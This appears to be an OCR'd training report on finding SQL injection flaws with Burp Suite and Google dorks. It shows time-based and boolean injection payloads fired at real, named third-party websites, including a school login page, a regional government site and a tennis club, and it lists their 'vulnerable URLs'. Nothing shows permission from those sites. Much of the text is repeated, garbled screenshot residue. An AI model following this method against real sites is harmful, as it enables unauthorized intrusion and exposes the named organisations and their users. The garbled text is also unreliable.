14	14	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
15	15	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
16	16	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
17	17	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
18	18	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
19	19	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
20	20	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
21	21	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
22	22	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
23	23	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
24	24	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	

Start attack

payload type can be customized in

Request Response

Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Content-Type: text/plain
3 Access-Control-Allow-Origin:
4 Access-Control-Allow-Credentials: true
5 Strict-Transport-Security: max-age=31536000; includeSubDomains
6 Cross-Origin-Resource-Policy: cross-origin
7 Content-Length: 0
8 Server: proxygen-bolt
9 Alt-Svc: h3=":443"; ma=86400
10 Date: Sun, 14 May 2023 17:23:13 GMT
11
12

0 matches

28° Search ENG IN 11:00 PM 5/14/2023

Website-2:

URL: https://www.teachyourmonster.org/account/users/sign_in

intitle:login in | Login - Teach | Snyk | Devlo | SQL Injection | index.of.7.frm | Study Materi | Index of /~da | Analyzing att | Incognito : |

teachyourmonster.org/account/users/sign_in

You need to login or sign up before continuing.

Family Teacher Student

Enter email

Enter password

[Forgot your password?](#)

Login

Don't have an account? [Sign up](#)

28° Search ENG IN 11:10 PM 5/14/2023

POV:

Proxy window:

#ST#IS#4899

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to https://www.googletagmanager.com:443 [142.250.192.40]

Forward Drop Intercept is on Action Open Browser

Pretty Raw View Actions

```
1 GET /a?id=OPT-PXJRCTWS&cv=26&t=0&p=gtmo&l=2903&q=S919&f=563&e=77&i=12&d=1262&c=1098&hc=0&sr=0.050000&ps=0.002763023535389042&cb=2007465474 HTTP/2
2 Host: www.googletagmanager.com
3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
6 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
7 Sec-Fetch-Site: cross-site
8 Sec-Fetch-Mode: no-cors
9 Sec-Fetch-Dest: image
10 Referer: https://www.teachyourmonster.org/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15
```

INSPECTOR

Search... 0 matches

28° Search ENG IN 11:11 PM 5/14/2023

Intruder window:

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Dashboard Target **Intruder** Repeater Window Help

Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x 4 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /a?id=OPT-PXJRCTWS&cv=26&t=0&p=gtmo&l=2903&q=S919&f=563&e=77&i=12&d=1262&c=1098&hc=0&sr=0.050000&ps=0.002763023535389042&cb=2007465474\$

HTTP/2
2 Host: www.googletagmanager.com
3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
6 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
7 Sec-Fetch-Site: cross-site
8 Sec-Fetch-Mode: no-cors
9 Sec-Fetch-Dest: image
10 Referer: https://www.teachyourmonster.org/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15

Add \$ Clear \$ Auto \$ Refresh

15 payload positions 0 matches Length: 692

28° Search ENG IN 11:11 PM 5/14/2023

Insert the payload “SELECT * FROM table WHERE column = 'value' AND (WAITFOR DELAY '00:00:05')”.

#ST#IS#4899

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x 4 x ...

Target Positions **Payloads** Options

(?) **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1

Payload type: Simple list Request count: 15

Start attack

(?) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste SELECT * FROM table WHERE column = 'val...' Load ... Remove Clear

Add Enter a new item Add from list ...

(?) **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Windows Taskbar: 28%, Search, File Explorer, Edge, Firefox, Mail, Spotify, Word, Excel, Powerpoint, 11:12 PM, 5/14/2023

Results window:

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater

1 x 2 x 3 x 4 x ...

Target Positions **Payloads** Options

(?) **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload type: Simple list

Paste SELECT * FROM table WHERE column = 'val...' Load ... Remove Clear

Add Enter a new item Add from list ...

(?) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste SELECT * FROM table WHERE column = 'val...' Load ... Remove Clear

Add Enter a new item Add from list ...

(?) **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Intruder attack 7

Attack Save Columns

Results Target Positions Payloads Options

Filter: Hiding 3xx, 4xx and 5xx responses

Req...	Position	Payload	Status	Error	Timeout	Length	Comment
0	1	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
1	1	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
2	2	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
3	3	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
4	4	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
5	5	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
6	6	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
7	7	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
8	8	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
9	9	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
10	10	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	

Request Response

Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Date: Sun, 14 May 2023 17:37:51 GMT
3 Content-Type: text/html
4 Server: Google Tag Manager
5 Content-Length: 0
6 X-Xss-Protection: 0
7 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

Search... 0 matches

Finished

Windows Taskbar: 28%, Search, File Explorer, Edge, Firefox, Mail, Spotify, Word, Excel, Powerpoint, 11:12 PM, 5/14/2023

#ST#IS#4899

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Attack Save Columns

Results Target Positions Payloads Options

Filter: Hiding 3xx, 4xx and 5xx responses

Req...	Position	Payload	Status	Error	Timeout	Length	Comment
0	1	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
1	2	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
2	3	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
3	4	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
4	5	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
5	6	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
6	7	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
7	8	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
8	9	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
9	10	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
10	11	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
11	12	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
12	13	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
13	14	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
14	15	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	

Request Response

Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Date: Sun, 14 May 2023 17:37:51 GMT
3 Content-Type: text/html
4 Server: Google Tag Manager
5 Content-Length: 0
6 X-Xss-Protection: 0
7 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
8
9

Start attack

payload type can be customized in

② Payload Sets

You can define one or more payload sets. The number of different ways.

Payload set: 1 Payload type: Simple list

Paste Enter a new item

Add Load ... Remove Clear Add from list ...

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings.

Paste SELECT * FROM table WHERE column =

Add Edit Remove

② Payload Processing

You can define rules to perform various processing tasks.

Add Enabled Rule

Search... 0 matches

Finished

Request Response

Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Date: Sun, 14 May 2023 17:37:51 GMT
3 Content-Type: text/html
4 Server: Google Tag Manager
5 Content-Length: 0
6 X-Xss-Protection: 0
7 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
8
9

Start attack

payload type can be customized in

② Payload Sets

You can define one or more payload sets. The number of different ways.

Payload set: 1 Payload type: Simple list

Paste Enter a new item

Add Load ... Remove Clear Add from list ...

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings.

Paste SELECT * FROM table WHERE column =

Add Edit Remove

② Payload Processing

You can define rules to perform various processing tasks.

Add Enabled Rule

Search... 0 matches

Finished

Request Response

Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Date: Sun, 14 May 2023 17:37:51 GMT
3 Content-Type: text/html
4 Server: Google Tag Manager
5 Content-Length: 0
6 X-Xss-Protection: 0
7 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
8
9

Start attack

payload type can be customized in

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Attack Save Columns

Results Target Positions Payloads Options

Filter: Hiding 3xx, 4xx and 5xx responses

Req...	Position	Payload	Status	Error	Timeout	Length	Comment
0	1	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
1	2	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
2	3	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
3	4	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
4	5	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
5	6	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
6	7	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
7	8	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
8	9	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
9	10	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
10	11	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
11	12	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
12	13	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
13	14	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
14	15	SELECT * FROM table WH...	200	<input type="checkbox"/>	<input type="checkbox"/>	204	

Request Response

Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Date: Sun, 14 May 2023 17:37:51 GMT
3 Content-Type: text/html
4 Server: Google Tag Manager
5 Content-Length: 0
6 X-Xss-Protection: 0
7 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
8
9

Start attack

payload type can be customized in

② Payload Sets

You can define one or more payload sets. The number of different ways.

Payload set: 1 Payload type: Simple list

Paste Enter a new item

Add Load ... Remove Clear Add from list ...

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings.

Paste SELECT * FROM table WHERE column =

Add Edit Remove

② Payload Processing

You can define rules to perform various processing tasks.

Add Enabled Rule

Search... 0 matches

Finished

Request Response

Pretty Raw Render \n Actions

1 HTTP/2 200 OK
2 Date: Sun, 14 May 2023 17:37:51 GMT
3 Content-Type: text/html
4 Server: Google Tag Manager
5 Content-Length: 0
6 X-Xss-Protection: 0
7 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
8
9


Start attack

payload type can be customized in


Website-3:

URL: <https://kkschools.org/login/default/login>

#ST#IS#4899




Insert the payload “SELECT * FROM users WHERE username = 'admin' AND (SELECT SLEEP(5))” at the end of the URL and try to load the page again.



Now we observe that the site will sleep after 5 seconds of stipulated time.

#ST#IS#4899



SQL Blind Injection Vulnerable Websites:

Website-1:

Use the google dork “intitle:index.of.?db”.

URL: <https://ppid.kesbangpol.jatengprov.go.id/DATABASE/>

A screenshot of a browser window displaying a directory index for the "/DATABASE/" path. The page title is "Index of /DATABASE". A table lists files and directories: "Parent Directory" (last modified 2019-09-17 09:54), "BID 1/" (last modified 2019-09-17 09:54), and "BIDANG 2/" (last modified 2019-09-17 09:54). The browser's taskbar at the bottom shows various open tabs and system icons.



#ST#IS#4899

Now insert the payload “ ' OR 'a'='b ” at the end of the URL of the site and try to load it again.

Vulnerable URL: <https://ppid.kesbangpol.jatengprov.go.id/>

Name	Last modified	Size	Description
DATABASE/	2019-09-17 09:54	-	
Data Bidang I/	2019-09-17 09:53	-	
Data Bidang II/	2019-09-17 09:53	-	
Data Bidang III/	2019-09-17 09:54	-	
Data Keuangan/	2019-09-17 09:54	-	
Data Program/	2019-09-17 09:54	-	
Data Umum/	2019-09-17 09:54	-	
Laporan Pelaksanaan_>	2017-04-28 09:33	16M	
PAKTA INTEGRITAS/	2019-09-17 09:54	-	
PPID/	2019-09-17 09:55	-	
SOP/	2019-09-17 09:56	-	
TITIP/	2019-09-17 09:56	-	
emnkesbangpol.php	2023-03-29 23:49	0	
index.php	2019-09-25 12:36	420	
kaylin-gai.php	2020-11-04 14:15	0	
license.txt	2019-09-26 20:18	19K	
readme.html	2019-10-15 17:01	7.2K	
robots.txt	2019-11-29 10:18	23	
sitemap.xml	2019-11-29 10:13	87K	
wordpress/	2022-02-24 15:36	-	
wp-activate.php	2019-09-26 20:18	6.7K	
wp-admin/	2019-09-17 09:58	-	
wp-blog-header.php	2017-08-13 16:15	364	
wp-comments-post.php	2017-08-13 16:15	1.6K	
wp-config-sample.php	2017-08-13 16:15	2.87K	

Website-2:

URL: <https://www.superskill.com/db/>

Superskill.com

Index of /db

Name	Last modified	Size	Description
Parent Directory		-	
2009_missing/	2016-06-20 03:45	-	



#ST#IS#4899

Now add the payload “ ' OR 'a'='b ” at the end of the target URL.

Vulnerable URL: <https://www.superskill.com/self-publish/biographies/>

The screenshot shows a web browser with multiple tabs open. The active tab displays the Superskill website. The page features a large orange header with the word "Superskill". Below the header is a navigation bar with links for "OUR WORK", "BLOG", "SELF-PUBLISH", "GET IN TOUCH", and "BOOKSTORE". A contact phone number "(+65) 6278 7888" and a "CONTACT US" button are also present. The main content area has a large orange banner with the text "CUSTOMISE YOUR OWN BIOGRAPHY" and a subtext "Have meaningful moments to share? Publish your very own stunning biography to express and showcase your journey in life." At the bottom of the page is a Windows taskbar showing various icons and system status.

Website-3:

URL: <http://tczutendaal.be/trainers.php?id=2>

The screenshot shows a web browser displaying the Tennisclub Zutendaal website. The header includes the club's logo and navigation links for "HOME", "ONZE CLUB", "VOLWASSENEN", "JEUGD", "ACTIVITEITEN", "DIENSTEN", "FOTO'S", and "CONTACT". The main content features a large image of a tennis ball on a court. Below the image, the text "ONZE CLUB" and "Trainers" is displayed. A breadcrumb navigation path "Home > Onze Club > Trainers" is visible. The Windows taskbar at the bottom of the screen shows various icons and system status.


Onze gemotiveerde trainers

The screenshot continues to show the Tennisclub Zutendaal website. It displays two profiles of trainers: "Jonas Wijman" and "Kris Weytjens". Each profile includes a small thumbnail image, the name, and a title indicating they are "Coördinator jeugd & volwassenen". The Windows taskbar at the bottom remains visible.

#ST#IS#4899

Vulnerable URL:

<http://tczutendaal.be/trainers.php?id=2%27%20OR%20%27a%27=%27a>



Onze gemotiveerde trainers



CONCLUSION:

In the task of finding SQL injection vulnerabilities, specifically error-based, time-based, and blind injection vulnerabilities in websites several steps were followed. These steps include:

- 1. Identifying potential vulnerable websites**
- 2. Conducting manual testing**
- 3. Utilising BurpSuite**
- 4. Configuring BurpSuite**
- 5. Modifying requests**
- 6. Analyzing responses**
- 7. Validating vulnerabilities**
- 8. Reporting and remediation**